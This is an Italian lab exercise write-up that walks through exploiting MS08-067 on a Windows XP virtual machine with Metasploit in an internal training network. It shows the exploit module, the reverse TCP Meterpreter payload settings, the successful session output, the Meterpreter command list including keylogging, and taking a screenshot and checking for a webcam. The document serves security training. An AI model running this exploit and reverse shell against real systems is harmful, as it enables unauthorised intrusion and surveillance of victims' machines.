


Esercizio S7L3

Traccia: Hacking MS08-067

Oggi viene richiesto di ottenere una sessione di Meterpreter sul target Windows XP sfruttando con Metasploit la vulnerabilità MS08-067. Una volta ottenuta la sessione, si dovrà:

- Recuperare uno screenshot tramite la sessione Meterpreter.
- Individuare la presenza o meno di Webcam sulla macchina Windows XP (opzionale).

Prima di svolgere l'esercizio cambiamo l'indirizzo IP della macchina Windows XP in modo che possiamo effettuare l'attacco. Andiamo sulla macchina XP ed eseguiamo "start, pannello di controllo, connessione di rete, connessione rete locale, andare su proprietà, protocollo TCP/IP" e cambiare l'indirizzo. Inoltre entrambe le macchine devono essere su Rete interna in modo che possono pingarsi tra di loro



Adesso andiamo sulla macchina Khali Linux ed effettuiamo il comando "mfsconsole" per far partire la Metasploit

```

(kali㉿kali)-[~]
$ msfconsole
Metasploit tip: You can pivot connections over sessions started with the
ssh_login modules

      dBBBBBBb  dBBBP dBBBBBBP dBBBBBBb  .  o
      '  dB'          BBP
      dB'dB'dB' dBBP      dBP      dBP BB
      dB'dB'dB' dBP      dBP      dBP BB
      dB'dB'dB' dBBBBP    dBP      dBBBBBBB

BP

      dBBBBBP dBBBBBBb dBP      dBBBBP dBP dBBBBB

      .
      |
      --o--
      |
      dBP      dBBBB' dBP      dB'.BP
      dBP      dBP      dBP      dB'.BP dBP      dBP
      dBBBBP dBP      dBBBBP dBBBBP dBP      dBP

      To boldly go where no
      shell has gone before

      =[ metasploit v6.3.43-dev ]
+ -- --=[ 2376 exploits - 1232 auxiliary - 416 post ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops ]
+ -- --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

```

Eseguire il comando “ms08-067” per la vulnerabilità

```

msf6 > search ms08-067

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/windows/smb/ms08_067_netapi  2008-10-28      great Yes    MS08-067 Microsoft Server Serv
ice Relative Path Stack Corruption

```

uso comando “use 0” per selezionare l’ exploit

```

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) >

```

eseguo il comando "show payloads" per vedere tutti e payloads e vado a scegliere il numero 62, con il comando "set payload 62"

```
57  payload/windows/meterpreter/reverse_https_proxy      normal No Wind
ows Meterpreter (Reflective Injection), Reverse HTTPS Stager with Support for Custom Proxy
58  payload/windows/meterpreter/reverse_ipv6_tcp        normal No Wind
ows Meterpreter (Reflective Injection), Reverse TCP Stager (IPv6)
59  payload/windows/meterpreter/reverse_named_pipe      normal No Wind
ows Meterpreter (Reflective Injection), Windows x86 Reverse Named Pipe (SMB) Stager
60  payload/windows/meterpreter/reverse_nonx_tcp        normal No Wind
ows Meterpreter (Reflective Injection), Reverse TCP Stager (No NX or Win7)
61  payload/windows/meterpreter/reverse_ord_tcp         normal No Wind
ows Meterpreter (Reflective Injection), Reverse Ordinal TCP Stager (No NX or Win7)
62  payload/windows/meterpreter/reverse_tcp             normal No Wind
ows Meterpreter (Reflective Injection), Reverse TCP Stager
63  payload/windows/meterpreter/reverse_tcp_allports    normal No Wind
ows Meterpreter (Reflective Injection), Reverse All-Port TCP Stager
```

```
msf6 exploit(windows/smb/ms08_067_netapi) > set payload 62
payload => windows/meterpreter/reverse_tcp
```

eseguo "show options" per verificare se lo script ha bisogno di alcuni parametri, infatti RHOSTS non ha nessun parametro e bisogna aggiungere l'IP dove andare ad eseguire l'attacco e LHOST che in questo caso sarebbe Kali linux, cioè la macchina dell'attaccante

```
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    192.168.50.100  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     445              yes       The SMB service port (TCP)
  SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.50.100  yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0   Automatic Targeting
```

Eseguo il comando "set rhost" con l'indirizzo IP della macchina dove dobbiamo attaccare

```
msf6 exploit(windows/smb/ms08_067_netapi) > set rhost 192.168.50.105
rhost => 192.168.50.105
```

Adesso possiamo eseguire l'attacco alla macchina con il comando "exploit"

```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.50.100:4444
[*] 192.168.50.105:445 - Automatically detecting the target ...
[*] 192.168.50.105:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.50.105:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.50.105:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (175686 bytes) to 192.168.50.105
[*] Meterpreter session 1 opened (192.168.50.100:4444 → 192.168.50.105:1030) at 2024-07-11 06:31:50 -0400

meterpreter > █
```

Attraverso Meterpreter abbiamo effettuato l'accesso alla macchina Windows XP, ora eseguiamo il comando "help" per vedere tutti i comandi che possiamo eseguire

```
meterpreter > help

Core Commands
-----

```

Command	Description
?	Help menu
background	Backgrounds the current session
bg	Alias for background
bgkill	Kills a background meterpreter script
bglist	Lists running background scripts
bgrun	Executes a meterpreter script as a background thread
channel	Displays information or control active channels
close	Closes a channel
detach	Detach the meterpreter session (for http/https)
disable_unicode_encoding	Disables encoding of unicode strings
enable_unicode_encoding	Enables encoding of unicode strings
exit	Terminate the meterpreter session
get_timeouts	Get the current session timeout values
guid	Get the session GUID
help	Help menu
info	Displays information about a Post module
irb	Open an interactive Ruby shell on the current session
load	Load one or more meterpreter extensions
machine_id	Get the MSF ID of the machine attached to the session
migrate	Migrate the server to another process
pivot	Manage pivot listeners
pry	Open the Pry debugger on the current session
quit	Terminate the meterpreter session
read	Reads data from a channel
resource	Run the commands stored in a file
run	Executes a meterpreter script or Post module
secure	(Re)Negotiate TLV packet encryption on the session
sessions	Quickly switch to another session
set_timeouts	Set the current session timeout values
sleep	Force Meterpreter to go quiet, then re-establish session
ssl_verify	Modify the SSL certificate verification setting
transport	Manage the transport mechanisms
use	Deprecated alias for "load"
uuid	Get the UUID for the current session
write	Writes data to a channel

```
Stdapi: File system Commands
-----

Command      Description
-----
cat           Read the contents of a file to the screen
cd           Change directory
checksum     Retrieve the checksum of a file
cp           Copy source to destination
del          Delete the specified file
dir          List files (alias for ls)
download     Download a file or directory
edit         Edit a file
getlwd       Print local working directory
getwd        Print working directory
lcat         Read the contents of a local file to the screen
```


Eseguo il comando screenshot trovato nei comandi

Stdapi: User interface Commands

Command	Description
enumdesktops	List all accessible desktops and window stations
getdesktop	Get the current meterpreter desktop
idletime	Returns the number of seconds the remote user has been idle
keyboard_send	Send keystrokes
keyevent	Send key events
keyscan_dump	Dump the keystroke buffer
keyscan_start	Start capturing keystrokes
keyscan_stop	Stop capturing keystrokes
mouse	Send mouse events
screenshare	Watch the remote user desktop in real time
screenshot	Grab a screenshot of the interactive desktop
setdesktop	Change the meterpreters current desktop
uictl	Control some of the user interface components

Effettuiamo il comando e possiamo notare che esegue lo screenshot e lo salva

```
meterpreter > screenshot  
Screenshot saved to: /home/kali/lXZOqFNd.jpeg
```



Inoltre eseguiamo il comando per vedere se c'è una webcam, ma non è stata rilevata

```
meterpreter > webcam_chat  
[-] Target does not have a webcam  
meterpreter > 
```